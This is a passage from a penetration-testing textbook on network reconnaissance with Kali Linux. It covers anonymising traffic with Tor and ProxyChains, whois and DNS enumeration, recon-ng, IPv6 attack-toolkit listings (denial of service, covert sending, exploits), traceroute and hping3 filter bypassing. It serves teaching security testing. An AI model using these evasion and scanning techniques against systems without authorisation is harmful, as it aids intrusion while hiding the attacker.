Comment:        Project. Tor helps you defend against network
Comment:        surveillance that threatens personal freedom and
Comment:        privacy. You can learn more now at www.torproject.org
Comment:        ================================================
```

Figure 3.5: whois details of your randomly assigned IP address

You can also verify that Tor is functioning properly by accessing

```
https://check.torproject.org.
```

Although communications are now protected using the Tor network, it is possible for a DNS leak to occur, which occurs when your system makes a DNS request to provide your identity to an ISP. You can check for DNS leaks at `www.dnsleaktest.com`.

Most command lines can be run from the console using `proxychains` to access the Tor network. When using Tor, some considerations to be kept in mind are as follows:

- Tor provides an anonymizing service, but it does not guarantee privacy. Owners of the exit nodes are able to sniff traffic and may be able to access user credentials.
- Vulnerabilities in the Tor browser bundle have reportedly been used by law enforcement to exploit systems and acquire user information.
- ProxyChains do not handle **User Datagram Protocol** (**UDP**) traffic.
- Some applications and services cannot run over this environment—in particular, Metasploit and Nmap may break. The stealth SYN scan of Nmap breaks out of ProxyChains and the connect scan is invoked instead; this can leak information to the target.
- Some browser applications (Flash/ActiveX or HTML5) can be used to obtain your IP address.
- Attackers can also use random chaining. With this option, ProxyChains will randomly choose IP addresses from our list (local Ethernet IP, for example, `127.0.0.1`, `192.168.x.x` or

`172.16.x.x`) and use them to create our ProxyChain. This means that each time we use ProxyChains, the chain of proxies will look different to the target, making it harder to track our traffic from its source.

- To do so, in a similar fashion, edit the `*etc*proxychains4.conf` file and comment out `dynamic chains` and uncomment `random_chain`, since we can only use one of these options at a time.
- In addition, attackers can uncomment the line with `chain_len`, which will then determine the number of IP address in the chain while creating a random proxy chain.

This technique can be engaged by attackers to establish a qualified anonymity and then remain anonymous over the network.

DNS reconnaissance and route mapping

Once a tester has identified the targets that have an online presence and contain items of interest, the next step is to identify the IP addresses and routes to the target. DNS reconnaissance is concerned with identifying who owns a particular domain or series of IP addresses (the sort of information gained with `whois`, although this has been completely changed with the **General Data Protection Regulation** (**GDPR**) enforcement across Europe from May 2018). The DNS information defines the actual domain names and IP addresses assigned to the target, and the route between the penetration tester—or the attacker—and the final target.

This information gathering is semi-active, as some of the information is available from freely available open sources such as `dnsdumpster.com`, while other information is available from third parties such as DNS registrars. Although the registrar may collect IP addresses and data concerning requests made by the attacker, it is rarely provided to the end target. The information that could be directly monitored by the target, such as DNS server logs, is seldom reviewed or retained.

Because the information needed can be queried using a defined systematic and methodical approach, its collection can be automated.

Note that DNS information may contain stale or incorrect entries. To minimize inaccurate information, query different source servers and use different tools to cross-validate results. Review results and manually verify any suspect findings.

The whois command (post GDPR)

The `whois` command used to be the first step in identifying an IP address for many years until GDPR came into force. Formerly, the `whois` command was used to query databases that store information on the registered users of an internet resource, such as a domain name or IP address. Depending on the database that is queried, the response to a `whois` request will provide names, physical addresses, phone numbers, and email addresses (useful in facilitating social engineering attacks), as well as IP addresses and DNS server names. After May 25, 2018, there are no registrant details provided; however, attackers can understand which `whois` server responds, and it retrieves domain data that includes availability, ownership, creation, expiration details, and name servers. *Figure 3.6* shows the `whois` command run against the domain of `facebook.com`:

```
# whois facebook.com
 Domain Name: FACEBOOK.COM
 Registry Domain ID: 2320948_DOMAIN_COM-VRSN
 Registrar WHOIS Server: whois.registrarsafe.com
 Registrar URL: http://www.registrarsafe.com
 Updated Date: 2020-03-10T18:53:59Z
 Creation Date: 1997-03-29T05:00:00Z
 Registry Expiry Date: 2028-03-30T04:00:00Z
 Registrar: RegistrarSafe, LLC
 Registrar IANA ID: 3237
 Registrar Abuse Contact Email: abusecomplaints@registrarsafe.com
 Registrar Abuse Contact Phone: +1-650-308-7004
 Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
 Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
 Domain Status: serverDeleteProhibited https://icann.org/epp#serverDeleteProhibited
 Domain Status: serverTransferProhibited https://icann.org/epp#serverTransferProhibited
 Domain Status: serverUpdateProhibited https://icann.org/epp#serverUpdateProhibited
 Name Server: A.NS.FACEBOOK.COM
 Name Server: B.NS.FACEBOOK.COM
 Name Server: C.NS.FACEBOOK.COM
 Name Server: D.NS.FACEBOOK.COM
```

Figure 3.6: whois details on the facebook.com domain that includes Name Server details

Employing comprehensive reconnaissance applications

Although Kali contains multiple tools to facilitate reconnaissance, many of the tools contain features that overlap, and importing data from one tool into another is usually a complex manual process. Most testers select a subset of tools and invoke them with a script.

Comprehensive tools focused on reconnaissance were originally commandline tools with a defined set of functions; one of the most commonly used was the **Deep Magic Information Gathering Tool** (**DMitry**). DMitry could perform `whois` lookups, retrieve `netcraft.com` information, search for subdomains and email addresses, and perform TCP scans. Unfortunately, it wasn't extensible beyond these functions.

Figure 3.7 provides details on running DMitry on `www.cyberhia.com`. The following command can be used to enumerate the reverse DNS to IP lookup, Whois, subdomain, email address, and open port details:

```
sudo dmitry -winsepo out.txt www.cyberhia.com
```

```
└─# dmitry -winsepo out.txt www.cyberhia.com
Deepmagic Information Gathering Tool
"There be some deep magic going on"

Writing output to 'out.txt'

HostIP:172.67.171.181
HostName:www.cyberhia.com

Gathered Inet-whois information for 172.67.171.181
---------------------------------


inetnum:        171.34.0.0 - 172.80.127.255
netname:        NON-RIPE-NCC-MANAGED-ADDRESS-BLOCK
descr:          IPv4 address block not managed by the RIPE NCC
remarks:        -------------------------------------------------------
remarks:
remarks:        For registration information,
remarks:        you can consult the following sources:
remarks:
remarks:        IANA
remarks:        http://www.iana.org/assignments/ipv4-address-space
remarks:        http://www.iana.org/assignments/iana-ipv4-special-registry
remarks:        http://www.iana.org/assignments/ipv4-recovered-address-space
remarks:
remarks:        AFRINIC (Africa)
remarks:        http://www.afrinic.net/ whois.afrinic.net
remarks:
remarks:        APNIC (Asia Pacific)
remarks:        http://www.apnic.net/ whois.apnic.net
remarks:
```

Figure 3.7: Running DMitry to extract domain and whois information

Note that some information produced here might belong to a hosting company that provides DNS protection. An example is if our target is hosting the name servers from Cloudflare or AWS **Content Delivery Network** (**CDN**).

Recent advances have created comprehensive framework applications that combine passive and active reconnaissance. In the following section, we will be looking more at recon-ng.

The recon-ng framework

The recon-ng framework is an open-source framework for conducting reconnaissance (passive and active) that has recently added a complete new marketplace for plugins. The framework is similar to Metasploit and the **Social Engineer Toolkit** (**SET**); recon-ng uses a very modular framework. Each module is a customized command interpreter, preconfigured to perform a specific task.

The recon-ng framework and its modules are written in Python, allowing penetration testers to easily build or alter modules to facilitate testing. The recon-ng tool also leverages third-party APIs to conduct some assessments; this additional flexibility means that some activities undertaken by recon-ng may be tracked by those parties. Users can specify a custom `useragent` string or proxy requests to minimize alerting the target network.

recon-ng is installed by default in newer versions of Kali. All data collected by recon-ng is placed in a database, allowing you to create various reports against the stored data. The user can select one of the report modules to automatically create either a CVS report or an HTML report.

To start the application, enter `recon-ng` at the prompt; to view the available modules, type `marketplace search` at the `recon-ng>` prompt, as shown in *Figure 3.8*:




Figure 3.8: Marketplace search in recon-ng for all available modules

To install any module, we will simply run `marketplace install modulename`, and to load a specific module, type `modules load` followed by the name of the module. Pressing the *Tab* key while typing will autocomplete the command. If the module has a unique name, you can type in the unique part of the name, and the module will be loaded without entering the full path.

Entering `info` will provide you with information on how the module works and where to obtain API keys if required. Once the module is loaded, use the `options set` command to set the options, and then enter `run` to execute, as shown in *Figure 3.9*:




Figure 3.9: Loading the hackertarget module and setting the source as www.packtpub.com

In general, testers rely on recon-ng to do the following:

- Harvest hosts and contacts using multiple sources, such as haveibeenpwned, mangle, mailtester, censys, and shodan.
- Identify geographical locations of hosts and individuals using Flickr, Shodan, geocode, YouTube, and Twitter.
- Identify host information using `netcraft` and related modules.
- Identify account and password information that has previously been compromised and leaked onto the internet (the `pwnedlist` modules within the domains-credentials – `domain_ispwned`, `account_creds`, `domain_creds`, `leak_lookup`, and `leaks_dump`).

IPv4

The **Internet Protocol** (**IP**) address is a unique number used to identify devices that are connected to a private network or the public internet. Today, the internet is largely based on version 4, known as IPv4. Kali includes several tools to facilitate DNS reconnaissance, as given in *Table 3.2*:

Application	Description
`dnsenum`, `dnsmap`, and `dnsrecon`	These are comprehensive DNS scanners—DNS record enumeration (A, MX, TXT, SOA, wildcard, and so on), subdomain brute-force attacks, Google lookup, reverse lookup, zone transfer, and zone walking. dsnrecon is usually the first choice—it is highly reliable, results are well parsed, and data can be directly imported into the Metasploit framework.
`dnswalk`	This DNS debugger checks specified domains for internal consistency and accuracy (this is not installed by default in the newer versions of Kali; hence, you have to run apt-get install dnswalk).
`fierce`	This locates non-contiguous IP space and hostnames against specified domains by attempting zone transfers and then attempting brute-force attacks to gain DNS information.

Table 3.2: Tools in Kali to facilitate DNS reconnaissance

During testing, most investigators run `fierce` to confirm that all possible targets have been identified, and then run at least two

comprehensive tools (for example, `dnsenum` and `dnsrecon`) to generate the maximum amount of data and provide a degree of cross-validation.

In *Figure 3.10*, `dnsrecon` has been used to generate a standard DNS record search, and a search that is specific for SRV records. An excerpt of the results is shown for each case:

```
┌──(kali㉿kali)-[~]
└─$ dnsrecon -t std -d www.packtpub.com
[*] Performing General Enumeration of Domain:www.packtpub.com
[!] Wildcard resolution is enabled on this domain
[!] It is resolving to 92.242.132.24
[!] All queries will resolve to this address!!
[-] DNSSEC is not configured for www.packtpub.com
[*]      SOA eva.ns.cloudflare.com 173.245.58.114
[*]      SOA eva.ns.cloudflare.com 108.162.192.114
[*]      SOA eva.ns.cloudflare.com 172.64.32.114
[-] Could not Resolve NS Records for www.packtpub.com
[-] Could not Resolve MX Records for www.packtpub.com
[*]      A www.packtpub.com 172.67.31.83
[*]      A www.packtpub.com 104.22.0.175
[*]      A www.packtpub.com 104.22.1.175
[*]      AAAA www.packtpub.com 2606:4700:10::ac43:1f53
[*]      AAAA www.packtpub.com 2606:4700:10::6816:1af
[*]      AAAA www.packtpub.com 2606:4700:10::6816:af
[*] Enumerating SRV Records
[+] 0 Records Found
```

Figure 3.10: Running the dnsrecon tool on www.packtpub.com

`dnsrecon` allows the penetration tester to obtain the SOA record, **Name Servers** (**NS**), **mail exchanger** (**MX**) hosts, servers sending emails using **Sender Policy Framework** (**SPF**), and the IP address ranges in use.

IPv6

Although IPv4 seems to permit a large address space, freely available IP addresses were exhausted several years ago, forcing the employment of NAT to increase the number of available addresses.

A more permanent solution has been found in the adoption of an improved IP addressing scheme, IPv6. Although it constitutes less than five percent of internet addresses, its usage is increasing, and penetration testers must be prepared to address the differences between IPv4 and IPv6.

In IPv6, the source and destination addresses are 128-bits in length, yielding 2,128 possible addresses—that is 340 undecillion addresses!

The increased size of the addressable address space presents some problems to penetration testers, particularly when using scanners that step through the available address space looking for live servers. However, some features of the IPv6 protocol have simplified discovery, especially the use of ICMPv6 to identify active link-local addresses.

It is important to consider IPv6 when conducting initial scans for the following reasons:

- There is uneven support for IPv6 functionality in testing tools, so the tester must ensure that each tool is validated to determine its performance and accuracy in IPv4, IPv6, and mixed networks.
- Because IPv6 is a relatively new protocol, the target network may contain misconfigurations that leak important data; the tester must be prepared to recognize and use this information.
- Older network controls (firewalls, IDS, and IPS) may not detect IPv6. In such cases, penetration testers can use IPv6 tunnels to maintain covert communications with the network and exfiltrate the undetected data.

Using IPv6-specific tools

Kali includes several tools developed to take advantage of IPv6 (most comprehensive scanners, such as Nmap, now support IPv6), some of which are detailed here. Tools that are particular to IPv6 were largely derived from the **THC-IPv6 Attack Toolkit**. This tool can be installed by running the following:

```
sudo apt install thc-ipv6
```

Table 3.3 provides a list of tools that are utilized for the reconnaissance of IPv6:

Application	**Description**
`atk6-dnsdict6`	Enumerates subdomains to obtain IPv4 and IPv6 addresses (if present) using a brute-force search based on a supplied dictionary file or its own internal list
`atk6-dnsrevenum6`	Performs reverse DNS enumeration given an IPv6 address
`atk6-covert_send6`	Sends the content of a file covertly to the target
`atk6-covert_send6d`	Writes covertly received content to a file

`atk6-denial6`	Performs various denial-of-service attacks on a target
`atk6-detect-new-ip6`	Detects new IPv6 addresses joining the local network
`atk6-detect_sniffer6`	Tests whether systems on the local LAN are sniffing
`atk6-exploit6`	Performs exploits of various CVE-known IPv6 vulnerabilities on the destination
`atk6-fake_dhcps6`	Fake DHCPv6 server

Table 3.3: Tools used in Kali to assess IPv6

Metasploit can also be utilized for IPv6 host discovery. The `auxiliary/scanner/discovery/ipv6_multicast_ping` module will discover all of the IPv6-enabled machines with the physical (MAC) address, as shown in *Figure 3.11*:




Figure 3.11: Discovery of IPv6 devices on the network using the Metasploit ipv6 scanner

The `sudo atk6-alive6` IPv6 suite will discover live addresses in the same segment, as shown in *Figure 3.12*:




Figure 3.12: Discovery of IPv6 live devices on the network using atk6-alive6

Mapping the route to the target

Route mapping was originally used as a diagnostic tool that allows you to view the route that an IP packet follows, from one host to the next.

Using the **Time To Live** (**TTL**) field in an IP packet, each hop from one point to the next elicits an `ICMPTIME_EXCEEDED` message from the receiving router, decrementing the value in the `TTL` field by `1`.

The packets count the number of hops and the route taken. From an attacker's or penetration tester's perspective, the `traceroute` data yields the following important data:

- The exact path between the attacker and the target
- Hints pertaining to the network's external topology
- Identification of accessing control devices (firewalls and packet-filtering routers) that may be filtering attack traffic
- If the network is misconfigured, it may be possible to identify internal addressing

Using a web-based traceroute (`www.traceroute.org`), it is possible to trace various geographic origin sites to the target network. These types of scans will frequently identify more than one different network connecting to the target, which is information that could be missed by conducting only a single traceroute command from a location close to the target. Web-based traceroute may also identify

multi-homed hosts that connect two or more networks. These hosts are an important target for attackers because they drastically increase the attack surface leading to the target.

In Kali, `traceroute` is a commandline program that uses ICMP packets to map the route; in Windows, the program is `tracert`.

If you launch `traceroute` from Kali, you will likely see most hops filtered (the data is shown as: `*`). For example, `traceroute` from the author's present location to www.packtpub.com would yield the output shown in *Figure 3.13*:




Figure 3.13: Traceroute on www.packtpub.com

If the same request was run using `tracert` from the Windows command line, however, we would see the output shown in *Figure 3.14*:




Figure 3.14: Traceroute to www.packtpub.com using Windows tracert utility

Not only do we get the complete path, but we can also see that `www.google.com` is resolving to a slightly different IP address, indicating that load balancers are in effect (you can confirm this by using Kali's `lbd` script; however, this activity may be logged by the target site).

The reason for the different path data is that, by default, `traceroute` uses UDP datagrams, while Windows `tracert` utility uses ICMP echo request (ICMP type 8). Therefore, when completing `traceroute` using Kali tools, it is important to use multiple protocols in order to obtain the most complete path, and to bypass packet-filtering devices. Kali provides a set of tools for completing route traces, as detailed in *Table 3.4*:

Application	**Description**
`hping3`	This is a TCP/IP packet assembler and analyzer. This supports TCP, UDP, ICMP, and raw-IP and uses a ping-like interface.
`intrace`	Newer versions of Kali do not have this tool preinstalled, so testers will have to run apt install intrace in the terminal to obtain it. This tool enables users to enumerate IP hops by exploiting existing TCP connections, both initiated from the local system or network, or from local hosts. This makes it very useful for bypassing external filters such as firewalls. intrace is a replacement for the less reliable 0trace program.

`atk6-trace6`	This is a traceroute program that uses ICMP6.

Table 3.4: Kali tools that can be used for the completion of trace routes

`hping3` is one of the most useful tools because of the control it gives over the packet type, source packet, and destination packet. For example, Google does not allow ping requests. However, it is possible to ping the server if you send the packet as a TCP SYN request.

In the following example, the tester attempts to ping the target domain from the command line. No data is returned; the target domain is clearly blocking ICMP-based `ping` commands. However, the next command invokes `hping3`, instructing it to do the following:

- Send a ping-like command to the target domain using TCP with the SYN flag set (`-S`)
- Direct the packet to port 80; legitimate requests of this type are rarely blocked (`- p 80`)
- Set a count of sending three packets to the target (`-c 3`)

To execute the previous steps, use the commands shown in *Figure 3.15*:




Figure 3.15: Running hping3 on the target via port 80

The `hping3` command successfully identifies that the target is online and provides some basic routing information.

Identifying the external network infrastructure

Once the tester's identity is protected, identifying the devices on the internet-accessible portion of the network is the next critical step in scanning a network. Attackers and penetration testers use this information to do the following:

- Identify devices that may confuse (load balancers) or eliminate (firewalls and packet inspection devices) test results
- Identify devices with known vulnerabilities
- Identify the requirement for continuing to implement stealthy scans
- Gain an understanding of the target's focus on secure architecture and security in general

`traceroute` provides basic information on packet filtering abilities; some other applications on Kali include the following:

- **Lbd**: Uses two DNS and HTTP-based techniques to detect load balancers (shown in *Figure 3.16*)
- **Nmap**: Detects devices and determines the operating systems and version
- **Shodan**: Web-based search engine that identifies devices connected to the internet, including those with default passwords, known misconfigurations, and vulnerabilities
- **censys.io** and **spyze**: Similar to the Shodan search that has already scanned the entire internet, with certificate details,

technology information, misconfiguration, and known vulnerabilities.

Figure 3.16 shows the results obtained on running the `lbd` script against a target domain; as you can see, the target uses both `DNS-Loadbalancing` and `HTTP-Loadbalancing` on its site. From a penetration tester's perspective, this information could be used to explain why spurious results are obtained, as the load balancer shifts a particular tool's activity from one server to another. *Figure 3.16* also displays the HTTP load balancing:




Figure 3.16: Running lbd to detect the load balancers

Mapping beyond the firewall

Attackers normally start network debugging using the `traceroute` utility, which attempts to map all of the hosts on a route to a specific destination host or system. Once the target is reached, the `TTL` field will be `0`, while the target will discard the datagram and generate an ICMP time exceeded packet back to its originator. A regular `traceroute` will be similar to that shown in *Figure 3.17*:




Figure 3.17: Running traceroute to identify packet filtering devices

As you see from the preceding example, we cannot go beyond a particular IP, which most probably means that there is a packet

